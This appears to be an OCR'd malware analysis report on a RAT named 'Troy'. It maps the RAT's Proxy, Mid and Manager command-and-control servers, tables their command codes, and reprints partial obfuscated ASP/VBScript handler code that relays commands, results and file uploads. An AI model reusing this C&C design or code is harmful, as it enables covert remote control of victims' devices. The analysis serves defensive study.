
02. Malwares Analysis

Malware's behavior



Units

Name	Type	Role	Function
Troy	Malware	Installed on devices	RAT
Proxy	Server	C&C Server	**Proxy** is C&C server of **Troy**
Mid	Server	Proxy Control Server	Hacker controls C&C server(**Proxy**) using **Mid**
Manager	Malware	Troy Control Server	Hacker controls devices(**Troy**) using **Manager**



Get device Infor
Check pxylist.txt

pxylist.txt
Read & Delete

mid.log
Write & Read
[Time][IP][ID]

File create

mid.txt
Update
build.xnl
Check

mid.txt
Update
build.xnl
Check

proxy.log
Read

proxy.log
Read

mid.txt
Connect to mid IP

pxylist.txt
Logging Proxy ID
mid.log
[Time][IP][ID]

Mid
ID : 5Zd5a6f5Yy1g5Lqs

Hacker
ID : 38U83jdDw4348UYN

ID : Q23yaXN03WFz4TE7

Proxy.log
All access IP logging
[Time][IP][ID]

proxy.log
Read

[ID].tmp
Recv & Create
[ID]1.tmp
Send & Delete

[ID].tmp
Command send
[ID]1.tmp
Result recv

File upload
mid.txt update

File upload
mid.txt update

build.xnl
Infected device's
[ID] logging

build.xnl
Read & Delete

ID : 8U7y3Ju387mVp49A
ID : 38U83jdDw4348UYN
Manager

ID : 5i7eF9BHa980Aqn6
ID : 8dU47Vuq94Eid19E
Hacker

Troy

[ID].tmp <= command
[ID]1.tmp => result

Proxy

File upload & Run

lg120.prx
Access IP logging


Connection Test

02. Malwares Analysis

Name	Cmd	Function
handleTroy()	G	- Get device's information from Troy
	Q	- After connecting to Mid, send C&C information - Write Troy's [ID] to build.xnl
	\	- Print [ID].tmp file and delete (Troy will read it)
	Others	- Receive result from Troy and write to [ID]1.tmp file and then delete
handleProxy()	>	- Print OS information and update mid.txt - Check if build.xnl is exist in Proxy
	?	- Print proxy.log file
handleMid()	5	- Print OS information - Check if pxylist.txt is exist in Mid
	6	- Print pxylist.txt (stored accessed Proxy's [ID])
	7	- Print mid.log (stored accessed Proxy list)
	8	- Forward mid.txt updating command to Proxy (Proxy's Cmd : >)
	9	- Forward proxy.log reading command to Proxy (Proxy's Cmd : ?)
	:	- Upload new file to Mid
	p	- Logging accessed URL and [ID] to pxylist.txt, mid.log
handleManager()	6	- Send build.xnl data in Proxy to Manager (Print build.xnl data)
	7	- Set the received [ID] value to command filename ([ID].tmp)
	=	- Upload new file to Proxy
	>	- Update mid.txt file
	?	- Print proxy.log file
	@	- Print [ID]1.tmp file and delete
	Q, Others	- Write the received command to [ID].tmp (Troy will read it)

02. Malwares Analysis


handleTroy()



```
Sub handleTroy:
    Dim objMX,byId,sTrRet,sTriD,strSize,strBuffEr,strFileName,strTmpName:

    byId=CInt(GetRequest(1)): ' argv[0]
    sTrID=rEgularize(Hex(byiD),4):

    Select Case ByID:
    Case 71: 'G' 'TInfo
        strFilEName=SessiOn("UID")&"1.tmp":
        strTmpName=Session("UID")&"1.tmpt":
        saveTinFo(Strtmpname):
        Rename strTMpName,sTrFileName:
        prInt" ":
        SleepEX stRFileNAme,FAlse:

    CasE 81: 'Q' 'UID
        strRet=connectToMid():
        writelineToFileUnIquely StRTUIdNAMe,Session("UID"):
        strBuffer=bin2StR((Base64Encode(strUnicode2AnSI("1")))):
        strSize=regularize(Hex(Len(sTrBuffer)),8):
        print sTrID&" "&stRSize&" "&strBUfFEr:
    CasE 92:  '\'
        stRFileName=session("UID")&".tmp":
```


02. Malwares Analysis

handleManager()



```
SuB handleManager:
    DiM byID,StrId,strSize,strBuffer,sTrFiLename,strtmpName:
    byID=getRequest(1): ' argv[0]
    strID=regularize(hex(byId),4):
    strSize=reGularize(Hex(getRequest(2)),8): ' argv[1]

    Select CaSe byID:
        Case 110: 'n' 'ChkT
            strBuffer=bin2str(Base64Encode(stRUnicOde2ansi(gettextFrOmfilE(STrTUIDName)))):
            strSize=regulArize(hex(Len(strBuffer)),8):
            print StrID&" "&strSIze&" "&STRBUffer:
            delEteFile StrTUIdName:
        Case 111: 'o'  'TUID
            strBuffer=Bin2str(Base64DEcoDe(StrUnicode2ANSi(REPlAce(getREquest(3)," ","+")))):
            SesSion("TUID")=strBuffer:
        CasE 58: ':' 'Upload
            StRbuffer=bin2Str(Base64Decode(strUnicode2Ansi(RePlace(getRequest(3)," ","+")))):
            If SEssioN("UploadName")=""Then
                SessIon("UploadName")=StrUnicodE2Ansi(stRBuffer):
            Else
                writeDatAtoFIle SesSion("UploadName"),strBUffer:
            End If:
        CaSe 113: 'q' 'ChkProxy
            strTMp=getInfo():
            dim ObjFSO,sTrFIlePath:
```


handleMid()



```
SUb handleMid:
    Dim byiD,strID,strSize,strBuffeR,sTrFileName,stRTmpName,strTmp,strMidUrl:
    bYID=getRequest(1):
    sTrID=regularize(Hex(ByID),4):

    Select Case byID:
        Case 62:
            StrMidUrl=gEtRequEst(3):
            deleteFile strMiDFile: '
            writeLineToFile stRMidFIle,strMidURL:

            strTmp=getInFO():
            Dim objFSO,strFilePath:
            Set objFSo=CreateObject("Scripting.FileSystemObject"):
            strFilePath=SErver.MAPPAth(".")&"\"&strTUiDName:
            \
            If obJFSO.FileExists(strFilEPath)=True Then
                stRTmp=stRtmp&"1":
            Else
                strTmp=sTrTmp&"0":
            End IF:

            StrBuffer=bin2stR(Base64Encode(strTmp)):
            strSize=reGUlaRize(Hex(Len(strBuffer)),8):
            print StrId&" "&strSize&" "&strBuffEr:
        Case 63: '?'
            stRBUffeR=bin2str(Base64Encode(sTrUNicOde2Ansi(geTTextfrOmFile(strlogName)))):
            stRSizE=regularize(HEx(Len(strBuFfer)),8):
            print striD&" "&strsize&" "&strBufFer:
    End select:
end Sub:
```

